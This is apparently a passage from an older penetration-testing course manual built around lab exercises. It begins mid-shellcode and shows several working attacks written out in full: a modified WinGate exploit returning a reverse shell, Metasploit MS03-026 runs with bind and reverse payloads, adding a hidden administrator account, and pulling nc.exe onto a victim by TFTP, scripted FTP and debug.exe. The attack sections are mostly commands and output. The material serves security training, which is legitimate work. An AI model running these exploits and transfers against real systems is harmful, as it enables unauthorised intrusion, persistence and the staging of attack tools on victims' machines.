"\x47\x33\x4f\x4f\x42\x4d\x4a\x56\x47\x4e\x49\x57\x48\x4c\x49\x37" .
"\x4f\x4f\x45\x37\x46\x30\x4f\x4f\x48\x4d\x4f\x4f\x47\x47\x4e\x4f" .
"\x4f\x4f\x42\x4d\x4a\x56\x42\x4f\x4c\x38\x46\x50\x4f\x45\x43\x35" .
"\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a";
BT framework2 #

```

12. We replace the original shellcode with our newly generated one, and start a Netcat listening shell on port 4321.

```

BT tmp # nc -lvp 4321
listening on [any] 4321 ...

```



13.We run our modified exploit code:

```
BT tmp # ./1885.pl 172.16.1.130
```

And if all went well, you should receive a reverse shell!

```
BT tmp # nc -lvp 4321
listening on [any] 4321 ...
172.16.1.130: inverse host lookup failed: Host name lookup failure
connect to [172.16.1.134] from (UNKNOWN) [172.16.1.130] 1181
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\WinGate>
```



7.1.3 Exercise 14

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs
- Do not forget to shut down the Windows XP firewall, or alternatively open a port for bind shells.

1. Connect to your assigned Windows XP client machine using remote desktop.
2. Install Wingate 6.1.1 Demo (in the “Extras” folder on the desktop) on your Windows client machine. Identify the vulnerable Wingate service and exploit it as described in the exercise.




7.2 Looking for exploits on the web

Locating exploits on the web is relatively easy, using Security Focus and milw0m.

7.2.1 Security Focus


Vulnerabilities (and exploits) in Security Focus are categorized by BID (Bugtraq ID). These can be searched for via their web interface:





Personally, I prefer using a Google search:

```
rpc dcom exploit site:securityfocus.com inurl:bid
```



This cuts down the time we need to spend browsing and brings us directly to the BID required. We browse to <http://www.securityfocus.com/bid/8205/exploit> and see that several exploit codes have been released.



Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

www.securityfocus.com/bid/8205/exploit

Remote-Exploit Milw0rm Metasploit Securityfocus Packet Storm 网络安全焦点

Google [Q rpc dcom exploit site:securityfocus.com] Search ABC Check AutoLink

Proxy: None Apply Edit Remove Add Status: Using None Preferences

Forensics August 11, 2003:
Pen-test
Security Basics
Vuln Dev

Vulnerabilities
November 7, 2003:
Jobs
Job Opportunities
Resumes
Job Seekers
Employers

Tools
RSS
News
Vulns

An additional exploit (kaht2.zip) has been released.

A new exploit designed to bypass various Windows memory protection schemes is available. The exploit works by using a 'ret-into-libc' chaining procedure, which copies payload into a newly allocated page modified using undocumented API functions to be executable. This exploit, rpc!exec.c is available below.

An exploit has been released as part of the MetaSploit Framework 2.0.

The following exploits are available:

- ◆ /data/vulnerabilities/exploits/dcomrpc.c
- ◆ /data/vulnerabilities/exploits/dcom.c
- ◆ /data/vulnerabilities/exploits/DComExpl_UnixWin32.zip
- ◆ /data/vulnerabilities/exploits/07.30.dcom48.c
- ◆ /data/vulnerabilities/exploits/30.07.03.dcom.c
- ◆ /data/vulnerabilities/exploits/0x82-dcomrpc_usemgret.c
- ◆ /data/vulnerabilities/exploits/oc192-dcom.c
- ◆ /data/vulnerabilities/exploits/kaht2.zip
- ◆ /data/vulnerabilities/exploits/rpc!exec.c
- ◆ /data/vulnerabilities/exploits/msrpc_dcom_ms03_026.pm

ONLINE CLASSIFIEDS

Banish Unwanted Software from Windows Desktops
Remove admin rights and you're busy handling exceptions. Access our library of whitepapers, research


Done Proxy: None Tor Disabled



7.2.2 Milw0rm.com

Milw0rm.com is a non profit site which is well known for its exploit database. The milw0rm site contains many other security education articles and movies. I strongly recommend to get to know this site well.

The site features a search function which can be used to locate exploits:





8. Module 8- Transferring Files

I often get asked: “So I've got a shell, now what?”. Well, now that we've got a SYSTEM shell we are able to execute administrative commands. This means we can add users, change passwords, dump passwords, install software, change configurations etc.

For example, adding an administrative user on a local computer:

```
C:\WINDOWS\system32>net user muts myC0mp3xp@ss /add
net user muts myC0mp3xp@ss /add
The command completed successfully.

C:\WINDOWS\system32>net localgroup administrators muts /add
net localgroup administrators muts /add
The command completed successfully.
```

Exercise

```
C:\WINDOWS\system32>net users
net users
```

User accounts for \\

```
-----
Administrator          Guest          HelpAssistant
muts                   SUPPORT_388945a0
```

```
C:\WINDOWS\system32>
```



8.1 The non interactive shell

A non interactive shell can be best explained by the following example.

1. Type the command “dir” on a Windows machine. This command is **non interactive** since once it is executed it does not require more input from the user in order to complete.
2. From a Windows machine, (not a remote shell!) try connecting to an FTP server and logging on:

```
C:\>ftp ftp.netvision.net.il
Connected to ftp.netvision.net.il.
220 ftp.netvision.net.il FTP server ready
User (ftp.netvision.net.il:(none)): test
331 Password required for test.
Password:
530 Login incorrect.
Login failed.
ftp> bye
221 Goodbye.

C:\>
```

Ignore the fact that we didn't actually log on, and notice that the ftp process has exited after we gave it input - the username, password and the “bye” command. This is an **interactive** program which requires user intervention in order to complete. The basic rule of a standard remote shell is :

“DON'T RUN INTREACTIVE PROGRAMS USING A REMOTE SHELL”

The reason for this is that the standard output from an interactive program does not get redirected correctly to the shell, and we will often get timed out or disconnected from the shell. Try logging in to an ftp server form a remote shell and see it for yourself.

8.2 Uploading Files

As we expand our attack we will need to upload tools to the victim, such as port scanners, compiled exploits, keyloggers or trojans. There are several methods of uploading files to a victim. These are all based on using available tools on the operating system we hacked in order to download files.


8.2.1 Using TFTP

Tftp is a UDP based file transfer protocol. For more information about Tftp, please visit:

http://en.wikipedia.org/wiki/Trivial_File_Transfer_Protocol

Windows operating systems contains a TFTP client by default. By using this built in client, we can transfer files to and from the victim machine using a remote shell.

We will need to set up a TFTP server for the victim to connect to and download / upload files. Let's fire up our BackTrack TFTP server via the menu and check for a listening UDP port 69.



```
bt ~ # netstat -anup |grep 69
udp        0      0 0.0.0.0:69          0.0.0.0:*          398/atftpd
bt ~ #
```



We'll copy the file we want to transfer to the victim, to the /tmp directory on the attackers machine:

```
bt ~ # cp /pentest/windows-binaries/tools/nc.exe /tmp/
```

We can now attempt to transfer this file to the victim, using our newly gained remote shell:

```
C:\WINDOWS\system32>tftp -i 192.168.9.100 GET nc.exe
tftp -i 192.168.9.100 GET nc.exe
Transfer successful: 59392 bytes in 5 seconds, 11878 bytes/s

C:\WINDOWS\system32>dir nc.exe
dir nc.exe
Volume in drive C has no label.
Volume Serial Number is B4B7-CCDF

Directory of C:\WINDOWS\system32

11/12/2006  06:49 AM                59,392 nc.exe
             1 File(s)                59,392 bytes
             0 Dir(s)  2,733,469,696 bytes free

C:\WINDOWS\system32>
```

Notice that we've run the *tftp* command on the victim machine, connected to our attacking machine (192.168.9.100) which is running a TFTP server, and GET'ing nc.exe by tftp.



8.2.1.1 TFTP Pros

- TFTP is based on UDP and is therefore fast. TFTP is a good option to choose for small files.

8.2.1.2 TFTP Cons

- TFTP is based on UDP and therefore unreliable.
- Organizations rarely allow outbound UDP traffic, so such a file transfer attempt will usually be blocked at the corporate firewall.

8.2.2 Using FTP

Windows also contains a default ftp client which can be used for file transfers. As we've previously seen, ftp is an interactive command which requires input in order to complete. We will need to solve this problem before attempting to use ftp.

Looking at the ftp command help, we see that the windows ftp client supports receiving FTP commands from a text file.

```
-s:filename    Specifies a text file containing FTP commands;  
               the commands will automatically run after FTP starts.
```

We'll set up an FTP server and place our file which we want to transfer in the FTP home directory.



Back to the victim shell, we want to get the ftp client working using only non interactive commands:

```
C:\WINDOWS\system32>echo open 192.168.9.100 21> ftp.txt
C:\WINDOWS\system32>echo USER ftp >> ftp.txt
C:\WINDOWS\system32>echo PASS ftp >> ftp.txt
C:\WINDOWS\system32>echo bin >> ftp.txt
C:\WINDOWS\system32>echo GET nc.exe >> ftp.txt
C:\WINDOWS\system32>echo bye >> ftp.txt
C:\WINDOWS\system32>ftp -s:ftp.txt
```

8.2.3 Inline Transfer - Using echo and DEBUG.exe

This method is a bit baffling at first. It involves echoing hex bytecode into a text file (much like we did in the FTP file transfer), and then compiling it with the ASM debugger, debug.exe.

```
bt ~# cd /pentest/windows-binaries/tools/
bt tools # wine exe2bat.exe nc.exe nc.txt

Finished: nc.exe > nc.txt
bt tools #
```

This command creates a file called nc.txt in our working directory. This file contains the bytecode that creates the nc.exe executables. Notice that the format of this file is built in such a way where it can be simply pasted into a victim shell, echo'ed to the victim filesystem. and then compiled with debug.exe on the victim machine.



8.3 Exercise 15

Lab Requirements:

- BackTrack.
- Connectivity to the “Offensive Security” Labs.

1. Gain a shell on your Windows XP SP1 machine, and attempt to implement each of the file transfer methods described. For the FTP file transfer exercise, an FTP server is already set up on 192.168.9.220.

user:evil

pass :hacker

file to GET : nc.exe



9. Module 9 – Exploit frameworks

As you may have noticed, working with public exploits is not a simple job. They often do not work or need modification and their shellcode may not always suit our needs. In addition, there is no standardization in the exploit command line usage. In short, it's a mess.

In the past few years, several exploit frameworks have been developed, such as Metasploit (non commercial) and Core Impact (commercial). While browsing the net, I found an interesting article about exploit frameworks:

http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1135581,00.html

An exploit framework is a system that contains development tools which are geared towards exploit development and usage. The frameworks standardize the exploit usage syntax and provide dynamic shellcode abilities. This means that for each exploit in the framework we can choose various shellcode payloads such as a bind shell, a reverse shell, download and execute shellcode, etc.

9.1 Metasploit

As described by its authors, the Metasploit Framework is an advanced open-source platform for developing, testing, and using exploit code. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development and vulnerability research. The Framework was written in the Perl scripting language and includes various components written in C, assembler and Python.

The widespread support for the Perl language allows the Framework to run on almost any Unix-like system under its default configuration. A customized



```

ie_webview_setslice      Internet Explorer WebViewFolderIcon setSlice()
ie_xp_pfv_metafile       Windows XP/2003/Vista Metafile Escape() SetAbortProc
iis40_htr                 IIS 4.0 .HTR Buffer Overflow
iis50_printer_overflow   IIS 5.0 Printer Buffer Overflow
iis50_webdav_ntdll       IIS 5.0 WebDAV ntdll.dll Overflow
iis_fp30reg_chunked      IIS FrontPage fp30reg.dll Chunked Overflow
iis_nsiislog_post        IIS nsiislog.dll ISAPI POST Overflow
iis_source_dumper        IIS Web Application Source Code Disclosure
iis_w3who_overflow       IIS w3who.dll ISAPI Overflow
imail_imap_delete        IMail IMAP4D Delete Overflow
imail_ldap               IMail LDAP Service Buffer Overflow
irix_lpsched_exec        IRIX lpsched Command Execution
lsass_ms04_011          Microsoft LSASS MS04-011 Overflow
lyris_attachment_mssql   Lyris ListManager Attachment SQL Injection (MSSQL)
....
ms05_030_nntp            Microsoft Outlook Express NNTP Response Overflow
ms05_039_pnp            Microsoft PnP MS05-039 Overflow
msasn1_ms04_007_killbill Microsoft ASN.1 Library Bitstring Heap Overflow
msmq_deleteobject_ms05_017 Microsoft Message Queueing Service MS05-017
msrpc_dcom_ms03_026     Microsoft RPC DCOM MS03-026
mssql2000_preauthentication MSSQL 2000/MSDE Hello Buffer Overflow
mssql2000_resolution    MSSQL 2000/MSDE Resolution Overflow
netapi_ms06_040         Microsoft CanonicalizePathName() MS06-040 Overflow
netterm_netftpd_user_overflow NetTerm NetTftpd USER Buffer Overflow
niprint_lpd             NIPrint LPD Request Overflow
novell_messenger_acceptlang Novell Messenger Server 2.0 Accept-Language Overflow
openview_connectednodes_exec HP Openview connectedNodes.ovpl Remote Command Execution
openview_omniback       HP OpenView Omniback II Command Execution
oracle9i_xdb_ftp        Oracle 9i XDB FTP UNLOCK Overflow (win32)
oracle9i_xdb_ftp_pass   Oracle 9i XDB FTP PASS Overflow (win32)
oracle9i_xdb_http       Oracle 9i XDB HTTP PASS Overflow (win32)
pajax_remote_exec       PAJAX Remote Command Execution
....
wins_ms04_045           Microsoft WINS MS04-045 Code Execution
wmailserver_smtp        SoftiaCom WMailserver 1.0 SMTP Buffer Overflow
wsftp_server_503_mkd    WS-FTP Server 5.03 MKD Overflow
wzdftpd_site            Wzdftpd SITE Command Arbitrary Command Execution
ypops_smtp              YahooPOPS! <= 0.6 SMTP Buffer Overflow

bt framework2 #

```

Let's use Framework v2.0 to exploit a lab machine by using a common exploit.



1. We'll use the RCP DCOM exploit (MS03-026) and run it against our victim, 192.168.9.15. We'll start by identifying the correct exploit to use:

```
bt framework2 # ./msfcli |grep 026
msrpc_dcom_ms03_026      Microsoft RPC DCOM MS03-026
bt framework2 #
```

2. We can now check to see what options this exploit requires:

```
bt framework2 # ./msfcli msrpc_dcom_ms03_026 0

Exploit Options
=====

Exploit:      Name      Default  Description
-----      -
required      RHOST      The target address
required      RPORT      135        The target port

Target: Windows NT SP3-6a/2K/XP/2K3 English ALL

bt framework2 #
```

3. We now need to choose a payload. We can see the list of available payloads by using the "P" argument:

```
bt framework2 # ./msfcli msrpc_dcom_ms03_026 RHOST=192.168.9.14 P

Metasploit Framework Usable Payloads
=====

win32_adduser      Windows Execute net user /ADD
win32_bind         Windows Bind Shell
win32_bind_dllinject Windows Bind DLL Inject
win32_bind_meterpreter Windows Bind Meterpreter DLL Inject
win32_bind_stg     Windows Staged Bind Shell
win32_bind_stg_upexec Windows Staged Bind Upload/Execute
win32_bind_vncinject Windows Bind VNC Server DLL Inject
win32_downloadexec Windows Executable Download and Execute
```



```
win32_exec           Windows Execute Command
win32_passivex       Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter Windows PassiveX ActiveX Inject Meterpreter
win32_passivex_stg   Windows Staged PassiveX Shell
win32_passivex_vncinject Windows PassiveX ActiveX Inject VNC Server Payload
win32_reverse        Windows Reverse Shell
win32_reverse_dllinject Windows Reverse DLL Inject
win32_reverse_meterpreter Windows Reverse Meterpreter DLL Inject
win32_reverse_ord    Windows Staged Reverse Ordinal Shell
win32_reverse_ord_vncinject Windows Reverse Ordinal VNC Server Inject
win32_reverse_stg    Windows Staged Reverse Shell
win32_reverse_stg_upexec Windows Staged Reverse Upload/Execute
win32_reverse_vncinject Windows Reverse VNC Server Inject
```

```
bt framework2 #
```

4. We'll choose a bind shell shellcode for starters and then check for available "targets" (OS specific return addresses):

```
bt framework2# ./msfcli msrpc_dcom_ms03_026 RHOST=192.168.9.14 PAYLOAD=win32_bind T
Supported Exploit Targets
=====
 0  Windows NT SP3-6a/2K/XP/2K3 English ALL
bt framework2 #
```

In this case we see that there is one target and it is universal across all service packs.

5. We can now launch our exploit:

```
bt framework2# ./msfcli msrpc_dcom_ms03_026 RHOST=192.168.9.14 PAYLOAD=win32_bind E
[*] Starting Bind Handler.
[*] Sending request...
[*] Got connection from 192.168.9.100:36687 <-> 192.168.9.14:4444

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```




```
msf > show exploits
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set RHOST 192.168.9.14
RHOST -> 192.168.9.14
msf msrpc_dcom_ms03_026 > set LHOST 192.168.9.100
LHOST -> 192.168.9.100
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf msrpc_dcom_ms03_026(win32_reverse) > show TARGETS

Supported Exploit Targets
=====

 0 Windows NT SP3-6a/2K/XP/2K3 English ALL

msf msrpc_dcom_ms03_026(win32_reverse) > set TARGET 0
TARGET -> 0
msf msrpc_dcom_ms03_026(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Sending request...
[*] Got connection from 192.168.9.100:4321 <-> 192.168.9.14:1031

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Typing *info <module name>* while in the Msf Console prints out information about the module.



9.1.3 Metasploit Web Interface (MSFWEB)

Mfsweb starts a Metasploit web server on 127.0.0.1 port 55555. Browsing to this port gives us a neat web interface to Metasploit Framework. Via this interface we can literally “click and hack” using Metasploit.

I never use the Msfweb during a pentest as it adds a layer of abstraction between the shell and the pentester. For example, there's nothing more annoying than working hours to get a shell, and then lose it because Msfweb crashed. However, using Msfweb in a managerial meeting and demonstrating the ease of “penetration” via a simple web interface does leave an impression...


Let's exploit a victim machine, and use a relatively complex payload – vnc_reverse (sends the victim desktop via vnc to the attacker).



1. Run Msfweb:


```
bt framework2 # ./msfweb  
+-----[ Metasploit Framework Web Interface (127.0.0.1:55555)
```

2. Open a browser and browse to <http://127.0.0.1:55555> . Choose the required exploit.





